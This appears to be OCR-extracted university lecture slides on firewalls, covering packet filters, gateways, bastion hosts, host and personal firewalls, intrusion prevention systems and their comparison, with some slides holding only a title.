What is a firewall?



Firewall limitations


- Cannot protect from attacks bypassing it
  - e.g. sneaker net, utility modems / debug ports, trusted organisations, trusted services (e.g. TLS/SSH)
  - all mobile devices outside the trusted network
- Cannot protect against internal threats
  - e.g. disgruntled or colluding employees
- Cannot protect against access via WLAN
  - if improperly secured against external use
- Cannot protect against malware imported via laptop, PDA, storage infected outside

- Imperfect; but not using it is even worse!

Firewalls: Packet filters

- Simplest, fastest firewall component
- Foundation of any firewall system
- Examine each IP packet (no context) and permit or deny according to rules
- Hence restrict access to services (ports)
- Possible default policies
  - that not expressly permitted is prohibited → often used for incoming
  - that not expressly prohibited is permitted → often used for outgoing

Firewalls: Packet filters



Attacks on packet filters

- IP address spoofing
  - fake source address to be trusted
    - easy for UDP, hard for TCP
  - mitigation: add filters on router to block
- Source routing attacks
  - attacker sets a route other than default
  - mitigation: block source routed packets
- Tiny fragment attacks
  - split header info over several tiny packets
  - mitigation: either discard or reassemble before check


Firewalls:
Stateful packet filters

- Traditional packet filters do not examine higher layer context
  - i.e. matching return packets with outgoing flow
- Stateful packet filters address this need
- They examine each IP packet in context
  - keep track of client-server sessions
  - check each packet validly belongs to one
- Hence are better able to detect bogus packets out of context
- May even inspect limited application data

Firewalls: Circuit level gateway

- Relays two TCP connections
- Imposes security by limiting which such connections are allowed
- Once created usually relays traffic without examining contents
- Typically used when trusting internal users by allowing general outbound connections
- SOCKS protocol is commonly used for setting up circuits
  - Note: e.g., **Tor** acts as a SOCKS proxy


Firewalls:
Circuit level gateway



Firewalls: Application level gateway (proxy)

- Have application specific gateway / proxy
  - like circuit-level gateway, but also knows and inspects the content
- Has full access to protocol
  - user requests service from proxy
  - proxy validates request as legal
  - then actions request and returns result to user
  - can log / audit traffic at application level
- Need separate proxies for each service
  - some services naturally support proxying
  - others are more (or very) problematic
    - e.g. proxying encrypted/signed connections

Firewalls: Application level gateway (proxy)



Bastion host

- Highly secure host system
- Runs circuit / application level gateways
- Or provides externally accessible services
- Potentially exposed to "hostile" elements
- Hence is secured to withstand this
  - hardened OS, essential services, extra authentication
  - proxies small, secure, independent, non-privileged
- May support 2 or more network connections
- May be trusted to enforce policy of trusted separation between these net connections


Host-based firewalls

- Software module used to secure individual host
  - available in many operating systems
  - or can be provided as an add-on package
- Often used on servers
- Advantages:
  - can tailor filtering rules to host environment
  - protection is provided independent of topology
  - provides an additional layer of protection


Personal firewalls

- Controls traffic between PC/workstation and Internet or enterprise network
- A software module on personal computer
- Or in home/office DSL/cable/ISP router
- Typically much less complex than other firewall types
- Primary role to deny unauthorized remote access to the computer
- And monitor outgoing activity for malware


Personal firewalls




DMZ Networks



Virtual Private Networks (VPNs)



Distributed Firewalls



Intrusion Prevention Systems (IPS)

Host-based IPS (HIPS)

- Identifies attacks using both signature and anomaly detection techniques
  - signature: focus is on the specific content of application payloads in packets, looking for patterns that have been identified as malicious
  - anomaly: IPS is looking for behavior patterns that indicate malware
- Can be tailored to the specific platform
- Can also use a sandbox approach to monitor behavior

Network-based IPS (NIPS)

- Inline NIDS with the authority to discard packets and tear down TCP connections
- Uses signature and anomaly detection
- May provide flow data protection
  - monitoring full application flow content
- Can identify malicious packets using:
  - pattern matching
  - stateful matching
  - protocol anomaly
  - traffic anomaly
  - statistical anomaly

Firewalls vs. IDS/IPS

Firewall

- Tries to **prevent** „bad“ traffic
- Problem is classifying good vs. bad traffic in advance based on **static rules**
- Default policy is DROP-ALL with explicit accepts
- BUT: many protocols require so many different connections that firewall rule sets will often err on the accept side
- Therefore, even with stateful firewalls, new threats are hard to cover

Intrusion Detection/Prevention System (IDS/IPS)

- Idea is to **detect** „bad“ traffic and then act on it (log for IDS, block for IPS)
- Classification of good vs. bad traffic based on **static and heuristic matches**
- Advantage over firewalls: IDS/IPS can monitor more than one packet/session and then classify using more information about a connection
- Disadvantage: action (log/block) is often delayed, quick attacks within a few packets therefore not covered well


Firewalls vs. IDS/IPS

In practice, use both

- Firewalls for only allowing access to explicitly exported services and blocking everything else (rule set will still allow „bad“ traffic to pass in practice due to complexity issues)
- IDS for monitoring and reporting, especially concerning new attacks and uncommon network patterns
- IPS for protecting against dynamic attacks, e.g. denial-of-service (DoS)
- Note: IDS/IPS need signature updates like anti-virus software → typically requires maintenance contract with regular cost
- Note 2: IDS/IPS need to be distributed throughout the whole network, a single „choke point“ is not sufficient to reliably detect internal attacks

Unified Threat Management (UTM)

Combination of firewall, VPN gateway, IDS/IPS, virus scanning, etc.



Denial-of-Service (DoS)

